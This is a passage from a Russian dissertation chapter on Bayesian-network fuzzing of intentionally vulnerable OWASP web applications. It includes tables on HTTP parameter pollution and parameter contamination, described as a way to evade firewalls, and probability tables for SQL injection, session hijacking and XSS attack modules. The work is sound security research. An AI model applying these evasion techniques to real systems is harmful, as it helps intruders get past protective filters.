В качестве тестируемых веб-приложений используются дистрибутивы приложений, содержащих различные программные ошибки, предоставляемые консорциумом OWASP в виде виртуальной машины и предназначенные для практического анализа ошибок. В состав данного пакета входят следующие приложения, сгруппированные по веб-технологии создания приложений или языку программирования:

- PHP: Mutillidae II, Bricks version 1.4, Damn Vulnerable Web Application 1.8, Ghost, Magical Code Injection Rainbow, OWASP Vicnum 1.5, WackoPicko, Peruggia version 1.2, WordPress 2.0.0(myGallery 1.2, Spreadsheet for WordPress 0.6), OrangeHRM 2.4.2, GetBoo 1.04, gtd-php 0.7, WebCalendar version 1.03, Gallery2 2.1, TikiWiki 1.9.5, Joomla 1.5.15, WIVET 3;
- Java: WebGoat 5.4, ESAPI Java SwingSet Interactive 1.0.1, Hackxor, BodgeIt 1.3, Yazd version 1.0, ZAP-WAVE 0.2, 1-Liner, WAVSEP 1.2, CSRFGuard Test Application 2.2, Mandiant Struts Forms;
- ASP.NET: WebGoat.NET;
- Ruby on Rails: RailsGoat, Cyclone Transfers.

В рамках диссертационного исследования, для проведения эксперимента, предполагается, что каждая из описанных групп ассоциируется с группой однородных приложений для этого используется критерий сходства программных технологий построения каждого их приложений, так как каждая технология использует свои механизмы обработки http запросов, взаимодействия с СУДБ, генерации целевой веб-страницы, алгоритмы фильтрации и валидации входных данных и т.д. Исходя из этого, модуль фаззинга, разработанных в рамках научного исследования, подстраивается под специфику тестирования каждой их групп приложений, учитывает особенности их построения, внутренние процессы, особенности и специфику взаимодействия с другими компонентами информационной системы.




Рис. 3.1 Структура процесса тестирования веб-приложений

По результатам изучения специфики тестирования веб-приложений и процедуры решения задач вероятностного вывода в динамических байесовских сетях процесс тестирования веб-приложений методом фаззинга представляется в виде направленной совокупности подсистем: управления процессом тестирования, сбора информации, фаззинга, обучения параметров и структуры динамических байесовских сетей, хранения моделей дискретных байесовских сетей, вероятностного вывода. Схематично процесс тестирования приведен на рис. 3.2.




Рис. 3.2. Система тестирования методом фаззинга

Кратко остановимся на описании каждой из подсистем.

Подсистема управления процессом тестирования. Подсистема необходима для координации всех подпроцессов настройки динамических байесовских моделей и механизмов поиска, обнаружения и локализации программных ошибок. Анализируемая подсистема включает в себя набор компонентов, позволяющих взаимодействовать с тестируемыми приложениями в усло-

виях сетевого взаимодействия, передавать входные данные и отслеживать доступность веб-приложения в рамках процесса тестирования.

Подсистема сбора и обработки информации. Проводит анализ и выявляет набор программных компонентов тестируемого веб-приложения. Подсистема включает индикаторы, реализуемые как набор программных компонентов анализа сетевого трафика, передаваемого по протоколу http, и индикаторы, оценивающие эффективность применения того или иного метода обнаружения ошибок. Подсистема позволяет скорректировать вектора воздействия исключительно для выявленного набора программных элементов, входящих в состав веб-приложения [29, 31].

Подсистема фаззинга. Состоит из блоков обучения параметров и структуры динамических байесовских моделей и хранения полученных моделей. Подсистема обучения предназначена для определения начального распределения вероятностей байесовских сетей по результатам тестирования соответствующих групп однородных приложений. Подсистема хранения содержит набор обученных моделей для каждой группы из однородных приложений.

Подсистема байесовского вывода. Основой данной подсистемы является разработанный в рамках исследования подход поиска ошибок нарушения устойчивости, базирующийся на информации, извлекаемой с индикаторов, и обрабатываемой методами вероятностного вывода, адаптированного к решению задач тестирования веб-приложений методом фаззинга. Каждая из рассматриваемых сетей имеет специфический набор генерируемых тестовых данных, их можно разделить на совершенно случайные данные и случайные данные, генерируемые по определенному правилу (исходя из синтаксиса языка программирования) [40]. Примером данных последнего типа могут выступать наборы данных, предназначенных для обнаружения следующих ошибок программирования: SQL – инъекции, инъекции кода, инъекции команд операционной системы, межсайтовый скриптинг и т.д. Для расширения области использования генерируемых тестовых данных, повышения эффективности их применения и преодоления встроенных механизмов блокирования ошибок, используются дополни-

тельные механизмы преобразования входных данных (кодирование, механизмы смешивания HTTP параметров (HPP)). В табл. 3.1. описывается специфика обработки параметров запроса веб-северами.

Таблица 3.1

Сравнительный анализ специфики обработки HTTP параметров для веб-технологий и веб-серверов

Название технологии/ HTTP сервер	Характеристика достигнутого результата	Иллюстрирующий пример
ASP.NET/IIS	Объединяться все значение параметров через символ «,»	par1 = val1,val2
ASP/IIS	Объединяться все значение параметров через символ «,»	par1 = val1,val2
PHP/Apache	Значение последнего вхождения параметра	par1 = val2
PHP/Zeus	Значение последнего вхождения параметра	par1 = val2
JSP, Servlet/Apache Tomcat	Значение первого вхождения параметра	par1 = val1
JSP, Servlet/Oracle Application Server 11g	Значение первого вхождения параметра	par1 = val1
JSP, Servlet/Jetty	Значение первого вхождения параметра	par1 = val1
IBM Lotus Domino	Значение последнего вхождения параметра	par1 = val2
IBM HTTP Server	Значение первого вхождения параметра	par1 = val1
Perl CGI/Apache	Значение первого вхождения параметра	par1 = val1
mod_perl,libapreq2/Apache	Значение первого вхождения параметра	par1 = val1
Python/Zop	Массив параметров	[‘val1’, ‘val2’]
IceWarp	Значение первого вхождения параметра	par1 = val1

Анализ данных табл. 3.1. показывает, что определенные технологии во взаимодействии с веб-сервером обрабатывают параметры запросов по-разному, однако дают возможность изменения, как логики функционирования приложения, так и внедрения инъекции. Механизмы смешивания HTTP параметров, как было отмечено ранее, могут использоваться на стороне пользователя путем внедрения и использования XSS ошибки [98]. HPP на стороне клиента можно разделить на три основные категории: DOM Based HPP, использующая HTML DOM для конструирования HPP, Reflective HPP – позволяет использовать другие механизмы доставки стороннего кода пользователю, например через сооб-

щение электронной почты или другой сайт и Stored HPP – использует в качестве хранилища стороннего кода различные виды хранилищ целевого сервера: в базе данных, сообщениях различных форумов, журналах, комментариях и т.д. При запросе пользователем веб-страницы сторонний код извлекается и вставляется в HTML разметку документа и затем выполняется в браузере пользователя.

В результате детального исследования HPP, специалистами в сфере тестирования прикладного программного обеспечения был предложен метод, позволяющий расширить возможности HPP [55, 39]. Он получил название HTTP Parameter Contamination (запутывание HTTP параметров). Специфика метода, лежащего в основе запутывания HTTP параметров, базируется на особенностях обработки отдельных символов параметров HTTP запроса. Для всестороннего анализа вышеизложенного метода в табл. 3.2 представлена сравнительная характеристика обработки символов для различных веб-технологий и веб-серверов.

Таблица 3.2

Специфика обработки отдельных символов HTTP параметров для веб-технологий и веб-серверов

Запрос	PHP/Apache	JSP,Servler/ Tomcat	ASP.NET, ASP/IIS	Описание
?test[1=2	test_1=2	test[1=2	test[1=2	квадратная скобка заменена на подчеркивание
?test.1=2	test_1=2	test.1=2	test.1=2	точка заменена на подчеркивание
?test[1&d=2	d=2	test[1/d=2	test[1&d=2	первый параметр игнорируется, разделитель параметров заменен на обратный слеш
?test1[]xx=2	1=Array(2)	1[]xx=2	[]xx=2	символы между знаком массива и знаком равно игнорируются
?test+d=1+2	test_d=1 2	test d=1 2	test d=1 2	плюс заменяется на подчеркивание, пробел
?test d=1+2	test_d=1 2	test d=1 2	test d=1 2	пробел заменяется на подчеркивание
?test=%	test=%	NULL	test=	jsp и asp игнорируют параметр
?test%x=1	test%x=1	NULL	testx=1	jsp игнорирует параметр, asp игнорирует знак процента

Данные представленные в табл. 3.2. позволяют выявлять особенности генерирования непреднамеренных параметров, использование которых в результате стороннего воздействия может привести к проблемам надежности веб-приложения, способствовать беспрепятственному обходу межсетевых экранов.




Рис. 3.3. Этапы проведения эксперимента

Обучающее множество представляет структурированный набор данных, полученных в результате тестирования группы однородных веб-приложений. Обучение параметров байесовской сети происходит на основе обучающего множества. Вычисление начального распределения $P(X_0)$ осуществляется на основе обучающего множества $D = \{D_1, \dots, D_m\}$, при обучении предполагается, байесовские сети имеют известную структуру и в сети отсутствуют скрытые переменные (режим полной наблюдаемости) [92]. Оценки параметров распределения $P(X_0)$ определяются в соответствии с методом максимального правдоподобия. Для упрощения структуры сети сеть преобразуется в соответствии с алгоритмом построения дерева сочленений, детальное описание которого рассмотрено в параграфе 2.3. В связи со значительными по объему таблицами вероятно-

стей для каждого узла динамических байесовских рассмотренных в параграфе 2.3, в рамках исследования целесообразно использовать упрощенную запись для таблиц условных вероятностей в виде индексов таблицы вероятности и соответствующего значения вероятности. Для упрощения формальной записи справедливы утверждения: вероятности, имеющие нулевое значение отображаться не будут, для остальных значений будут использоваться следующая форма записи {i: $P(X)$}, где i соответствует порядковому номеру в таблице условных вероятностей, а $P(X)$, соответствующее значение условной вероятности.

Начальное распределение вероятностей $P(X_0)$ [73] для динамических байесовских сетей, рассмотренных в параграфе 2.3 представлены ниже.

Таблица 3.3

Начальное распределение $P(X_0)$ байесовской сети фаззинга инъекций веб-приложений (A1)

Node	Parents	CPT
1	2	3
InjectType_t-1	-	<{0:0.8285714285714286},{1:0.0761904761904762},{2:0.09523809523809523}>
HttpParameterPolution_t-1	InjectType_t-1	<{0:0.3103448275862069},{10:0.08045977011494253},{13:0.10344827586206896},{15:0.12643678160919541},{17:0.03448275862068965 5},{20:0.034482758620689655},{22:0.034482758620689655},{23:0.034482758620689655},{25:0.034482758620689655},{32:0.08045977011494253},{36:0.09195402298850575},{37:0.034482758620689655},{40:0.5},{48:0.25},{50:0.25},{80:0.7},{90:0.3}>
Encoder_t-1	InjectType_t-1	<{0:0.9080459770114943},{12:0.034482758620689655},{17:0.034482758620689655},{18:0.022988505747126436},{23:0.75},{43:0.25},{46:1.0}>
UnionInjection_t-1	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:0.8421052631578947},{1:0.15789473684210525},{20:0.5714285714285714},{21:0.42857142857142855},{27:1.0},{30:0.45454545454545453},{31:0.5454545454545454},{35:1.0},{41:1.0},{45:1.0},{47:1.0},{51:1.0},{64:0.5714285714285714},{65:0.42857142857142855},{72:0.625},{73:0.375},{75:1.0},{961:1.0},{1361:1.0},{1441:1.0},{1840:1.0},{1856:1.0},{1860:1.0},{3440:1.0},{3680:1.0},{3700:1.0}>
BooleanBasedBlind_t-1	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:0.21052631578947367},{1:0.4210526315789474},{3:0.3684210526315789},{131:0.5714285714285714},{133:0.42857142857142855},{170:1.0},{196:0.7272727272727273},{198:0.2727272727272727},{222:1.0},{261:1.0},{287:1.0},{300:1.0},{326:1.0},{417:0.5714285714285714},{419:0.42857142857142855},{469:0.5},{471:0.5},{482:1.0},{6241:1.0},{8841:1.0},{9361:1.0},{11960:1.0},{12064:1.0},{12090:1.0},{22360:1.0},{23920:1.0},{24050:1.0}>

1	2	3
TimeBlind_t-1	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:0.21052631578947367},{3:0.7894736842105263},{133:1.0},{172:1.0},{198:1.0},{224:1.0},{263:1.0},{289:1.0},{302:1.0},{328:1.0},{419:1.0},{471:1.0},{484:1.0},{6243:1.0},{8843:1.0},{9363:1.0},{11960:1.0},{12064:1.0},{12090:1.0},{22360:1.0},{23920:1.0},{24050:1.0}>
ErrorBlind_t	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:0.21052631578947367},{7:0.2631578947368421},{8:0.3684210526315789},{10:0.15789473684210525},{187:0.14285714285714285},{188:0.42857142857142855},{190:0.42857142857142855},{244:1.0},{277:0.09090909090909091},{278:0.36363636363636365},{280:0.5454545454545454},{316:1.0},{370:1.0},{406:1.0},{424:1.0},{460:1.0},{583:0.14285714285714285},{584:0.42857142857142855},{586:0.4285714285714285},{655:0.125},{656:0.5},{658:0.375},{676:1.0},{8650:1.0},{12250:1.0},{12970:1.0},{16560:1.0},{16704:1.0},{16740:1.0},{30960:1.0},{33120:1.0},{33300:1.0},>
StackedTime_t	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:1.0},{120:1.0},{156:1.0},{180:1.0},{204:1.0},{240:1.0},{264:1.0},{276:1.0},{300:1.0},{384:1.0},{432:1.0},{444:1.0},{5760:1.0},{8160:1.0},{8640:1.0},{11040:1.0},{11136:1.0},{11160:1.0},{20640:1.0},{22080:1.0},{22200:1.0}>
OutOfBand_t-1	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:0.21052631578947367},{6:0.7894736842105263},{116:1.0},{149:1.0},{171:1.0},{193:1.0},{226:1.0},{248:1.0},{259:1.0},{281:1.0},{358:1.0},{402:1.0},{413:1.0},{5286:1.0},{7486:1.0},{7926:1.0},{10120:1.0},{10208:1.0},{10230:1.0},{18920:1.0},{20240:1.0},{20350:1.0}>
Code_t-1	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:1.0},{30:1.0},{39:1.0},{45:1.0},{51:1.0},{60:1.0},{66:1.0},{69:1.0},{75:1.0},{96:1.0},{108:1.0},{111:1.0},{1440:1.0},{2040:1.0},{2160:1.0},{2760:1.0},{2784:1.0},{2790:1.0},{5160:1.0},{5520:0.5714285714285714},{5522:0.42857142857142855},{5552:1.0}>
Command_t-1	InjectType_t-1,Encoder_t-1,HttpParameterPolution_t-1	<{0:1.0},{20:1.0},{26:1.0},{30:1.0},{34:1.0},{40:1.0},{44:1.0},{46:1.0},{50:1.0},{64:1.0},{72:1.0},{74:1.0},{960:1.0},{1360:1.0},{1440:1.0},{1840:0.5},{1841:0.5},{1857:1.0},{1861:1.0},{3441:1.0},{3680:1.0},{3700:1.0}>
DbmsFingerprint_t-1	UnionInjection_t-1,BooleanBasedBlind_t-1,ErrorBlind_t,TimeBlind_t-1,StackedTime_t,OutOfBand_t-1	<{11:1.0},{540221:1.0},{1260941:1.0},{1281533:1.0},{5399933:1.0}>
Network_t-1	DbmsFinger-print_t-1,Code_t-1,Command_t-1	<{120:1.0},{264:1.0},{269:1.0},{282:1.0}>
CmdExecution_t-1	DbmsFinger-print_t-1,Code_t-1,Command_t-1	<{120:1.0},{264:1.0},{269:1.0},{282:1.0}>
FileSystem_t-1	DbmsFinger-print_t-1,Code_t-1,Command_t-1	<{123:1.0},{264:1.0},{269:1.0},{282:1.0}>
DbStructure_t-1	DbmsFingerprint_t-1	<{10:1.0},{23:1.0}>
TableData_t-1	DbStructure_t-1	<{0:1.0},{3:1.0}>

1	2	3
Confidentiality_t-1	DbStructure_t-1,Network_t-1,CmdExecution_t-1,FileSystem_t-1	<{6:1.0},{129:1.0},{170:1.0},{212:1.0}>
Authentication_t-1	FileSystem_t-1,TableData_t-1,CmdExecution_t-1	<{9:1.0},{27:1.0},{45:1.0},{48:1.0}>
Authorization_t-1	FileSystem_t-1,TableData_t-1,CmdExecution_t-1	<{9:1.0},{27:1.0},{45:1.0},{48:1.0}>
Integrity_t-1	DbStructure_t-1,Network_t-1,TableData_t-1,CmdExecution_t-1,FileSystem_t-1	<{6:1.0},{289:1.0},{362:1.0},{436:1.0}>
Availability_t-1	CmdExecution_t-1,FileSystem_t-1,TableData_t-1	<{3:1.0},{12:1.0},{22:1.0},{42:1.0}>

Таблица 3.4

Начальное распределение $P(X_0)$ байесовской сети фаззинга механизмов обхода системы аутентификации и управления сессиями (А2)

Node	Parents	CPT
CredentialsBruteForce_t-1	-	<0.875, 0.125>
XSS_t-1	-	<0.75, 0.25>
SessionPrediction_t-1	-	<0.625, 0.375>
SessionFixation_t-1	XSS_t-1	<1.0, 0.0, 0.0, 1.0>
SessionHijack_t-1	XSS_t-1	<1.0, 0.0, 0.0, 1.0>
SessionAdoption_t-1	XSS_t-1	<0.0, 1.0, 0.0, 1.0>
Authentication_t-1	SessionFixation_t-1,SessionHijack_t-1,SessionAdoption_t-1,CredentialsBruteForce_t-1,SessionPrediction_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Authorization_t-1	SessionFixation_t-1,SessionHijack_t-1,SessionAdoption_t-1,CredentialsBruteForce_t-1,SessionPrediction_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>

Таблица 3.5

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга межсайтового скриптинга (XSS) (A3)

Node	Parents	CPT
1	2	3
XssType_t-1	-	<{0:0.4782608695652174},{1:0.11739130434782609},{2:0.4043478260869565}>
Encoder_t-1	XssType_t-1	<{0:0.8272727272727273},{4:0.08181818181818182},{5:0.09090909090909091},{8:0.8518518518518519},{12:0.0740740740740747},{13:0.07407407407407407},{16:0.8279569892473119},{20:0.08602150537634409},{21:0.08602150537634409}>
Evasion_t-1	XssType_t-1	<{0:0.2818181818181818},{1:0.08181818181818182},{3:0.07272727272727272},{4:0.08181818181818182},{8:0.08181818181818182},{9:0.08181818181818182},{10:0.07272727272727272},{12:0.08181818181818182},{15:0.08181818181818182},{16:0.08181818181818182},{17:0.3333333333333333},{18:0.07407407407407407},{20:0.07407407407407407},{21:0.07407407407407407},{25:0.07407407407407407},{26:0.07407407407407407},{27:0.07407407407407407},{29:0.07407407407407407},{32:0.07407407407407407},{33:0.07407407407407407},{34:0.2580645161290325},{35:0.08602150537634409},{37:0.08602150537634409},{38:0.08602150537634409},{42:0.08602150537634409},{43:0.08602150537634409},{44:0.07526881720430108},{46:0.08602150537634409},{49:0.07526881720430108},{50:0.07526881720430108}>
KeyloggerModule_t-1	XssPayload_t-1	<{0:0.7093023255813954},{1:0.2906976744186047},{2:0.8333333333333334},{3:0.16666666666666666},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.7078651685393258},{23:0.29213483146067415}>
SpyEyeModule_t-1	XssPayload_t-1	<{0:0.6976744186046512},{1:0.3023255813953488},{2:0.8333333333333334},{3:0.16666666666666666},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.6966292134831461},{23:0.3033707865168539}>
DDosModule_t-1	XssPayload_t-1	<{0:0.7093023255813954},{1:0.2906976744186047},{2:0.8333333333333334},{3:0.16666666666666666},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.7078651685393258},{23:0.29213483146067415}>
PortScannerModule_t-1	XssPayload_t-1	<{0:0.6395348837209303},{1:0.36046511627906974},{2:0.7777777777777778},{3:0.2222222222222222},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.6179775280898876},{23:0.38202247191011235}>
NetworkScannerModule_t-1	XssPayload_t-1	<{0:0.6976744186046512},{1:0.3023255813953488},{2:0.8333333333333334},{3:0.16666666666666666},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.6966292134831461},{23:0.3033707865168539}>
NatPinningModule_t-1	XssPayload_t-1	<{0:0.7093023255813954},{1:0.2906976744186047},{2:0.8333333333333334},{3:0.16666666666666666},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.7078651685393258},{23:0.29213483146067415}>

1	2	3
